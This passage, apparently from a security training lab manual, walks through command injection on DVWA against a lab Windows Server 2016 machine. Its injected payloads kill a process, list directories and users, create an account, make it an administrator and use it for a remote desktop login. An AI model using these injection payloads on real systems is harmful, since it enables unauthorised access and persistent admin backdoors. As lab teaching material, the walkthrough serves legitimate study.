The screenshot shows the DVWA Command Injection interface. The sidebar and main content area are identical to Figure 2.6.13. However, the IP address input field now contains the command `| Taskkill /PID 2192 /F`. The table below shows the updated list of processes, where the Microsoft.ActiveDirectory entry is no longer present, indicating it has been terminated.

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	4 K
System	4	Services	0	140 K
smss.exe	248	Services	0	1,208 K
csrss.exe	364	Services	0	4,648 K
carss.exe	476	Console	1	7,492 K
wininit.exe	496	Services	0	5,208 K

Figure 2.6.14: Killing a process

28. The process will be successfully terminated, as shown in the screenshot.

Note: To confirm that the process has successfully been terminated, you can issue the | **tasklist** command again to check the running processes.




Figure 2.6.15: Process successfully terminated

T A S K 6 . 6

List the Directory Structure

29. Now, to view the directory structure of the **Windows Server 2016** virtual machine, type | **dir C:** and click **Submit** to view the files and directories on the **C:** drive.



Figure 2.6.16: Obtaining directory information

30. The directory structure of the **C** drive of the target server (**Windows Server 2016**) is displayed, as shown in the screenshot.

The screenshot shows a browser window for DVWA (Damn Vulnerable Web Application) with the title "Vulnerability: Command Injection". On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area has a heading "Ping a device" and a form field "Enter an IP address: []" with a "Submit" button. Below the form, a red box highlights a terminal-like output window. The output shows the directory listing of the C:\ drive:

```

Volume in drive C has no label.
Volume Serial Number is 8E39-D8E5

Directory of C:\

09/16/2019  03:50 PM           243 .htaccess
10/30/2019  04:49 PM

EFSTMPWP
09/09/2019  05:10 PM
inetpub
11/08/2019  03:04 PM           23 msdos.sys
09/09/2019  03:59 PM
PerfLogs
12/06/2019  07:06 PM
Program Files
01/09/2020  11:54 AM
Program Files (x86)
11/13/2019  02:50 PM           257 test.txt
11/07/2019  06:48 PM
Users
09/16/2019  01:24 PM
wamp64
11/14/2019  11:21 AM
Windows
               3 File(s)      523 bytes
               8 Dir(s)  40,438,919,168 bytes free

```

Figure 2.6.17: Directory information obtained

31. In the same way, you can issue commands to view other directories.
 32. Now, try to obtain information related to user accounts.
 33. To view user account information, type | net user, and click **Submit**.

T A S K 6 . 7**List the User Accounts**

The screenshot shows a browser window for DVWA (Damn Vulnerable Web Application) with the title "Vulnerability: Command Injection". On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area has a heading "Ping a device" and a form field "Enter an IP address: [net user]" with a "Submit" button. Below the form, a red box highlights a terminal-like output window. The output shows the user account information:

```

Volume in drive C has no label.
Volume Serial Number is 8E39-D8E5

Directory of C:\

09/16/2019  03:50 PM           243 .htaccess
10/30/2019  04:49 PM

```

Figure 2.6.18: Obtaining user account information

34. DVWA obtains user account information from the **Windows Server 2016** machine and lists, as shown in the screenshot.

The screenshot shows the DVWA Command Injection interface. On the left, a sidebar menu includes Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection**, CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. The main content area is titled "Vulnerability: Command Injection" and contains a "Ping a device" section with a form to "Enter an IP address" and a "Submit" button. Below this is a "User accounts for \\" section listing accounts: Administrator, jason, shiela, DefaultAccount, krbtgt, Guest, and martin. A message at the bottom states "The command completed with one or more errors."

Figure 2.6.19: User account information obtained

TASK 6.8**Create a New User Account**

35. Now, use the command execution vulnerability and attempt to add a user account remotely.
 36. Create an account named **Test**. To do so, type **| net user Test /Add** and click **Submit**.

This screenshot is similar to Figure 2.6.19 but shows the result of an attempt to add a new user. The "User accounts for \\" section now includes the newly added account "Test". The message at the bottom of the list area still says "The command completed with one or more errors."

Figure 2.6.20: Adding a new user

37. The **command completed successfully** notification appears and a user account named **Test** is created.




Figure 2.6.21: Viewing the added user

38. To view the new user account, type the command **| net user** and click **Submit**.
39. You can observe the newly created account **Test**, as shown in the screenshot.




Figure 2.6.22: Viewing the added user

40. Now, view the new account's information. Type | net user Test and click **Submit**.

The screenshot shows a browser window for DVWA (Damn Vulnerable Web Application) with the title "Vulnerability: Command Injection". On the left, there is a sidebar menu with various options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is highlighted in green), CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. The main content area has a heading "Ping a device" and a form where the IP address field contains "| net user Test" and the "Submit" button is highlighted with a red border. Below the form, the text "User accounts for \\" is displayed in red. A dashed line follows, and then a table of user accounts is shown:

Administrator	DefaultAccount	Guest
jason	krbtgt	martin
shieila	Test	

The message "The command completed with one or more errors." is also displayed in red.

Figure 2.6.23: Viewing the added user information

41. The **Test** account information appears. You can see that **Test** is a standard user account and does not have administrative privileges. You can see that it has an entry called **Local Group Memberships**.

This screenshot shows the same DVWA interface as Figure 2.6.23, but the "Command Injection" section is not highlighted. The user information for "Test" is now fully visible, including the "Local Group Memberships" section which was previously cut off. The detailed user information table is as follows:

User name	Test
Full Name	
Comment	
User's comment	
Country/region code	000 (System Default)
Account active	Yes
Account expires	Never
Password last set	1/9/2020 6:46:22 PM
Password expires	Never
Password changeable	1/9/2020 6:46:22 PM
Password required	Yes
User may change password	Yes
Workstations allowed	All
Logon script	
User profile	
Home directory	
Last logon	Never
Logon hours allowed	All
Local Group Memberships	
Global Group memberships	*Domain Users

The message "The command completed successfully." is displayed at the bottom in red.

Figure 2.6.24: Viewing the added user information

T A S K 6 . 9**Assign Admin Privileges to the User Account**

42. Now, assign administrative privileges to the account. The reason for granting administrative privileges to this account is to use this (admin) account to log into the **Windows Server 2016** machine with administrator access using a remote desktop connection.
43. To grant administrative privileges, type `| net localgroup Administrators Test /Add` and click **Submit**.




Figure 2.6.25: Assigning administrative privileges

44. You have successfully granted admin privileges to the account. Confirm the new setting by issuing the command `| net user Test. Test` is now an administrator account under the **Local Group Memberships** option.




Figure 2.6.26: User account has admin privileges

TASK 6.10**Establish a Remote Desktop Connection**

45. Now, log into the **Windows Server 2016** virtual machine using the **Test** account through **Remote Desktop Connection**.
46. Click the **Type here to search** field from the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.
47. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system IP address (here, **10.10.10.16 [Windows Server 2016]**) and click **Show Options**.




Figure 2.6.27: Remote Desktop Connection window

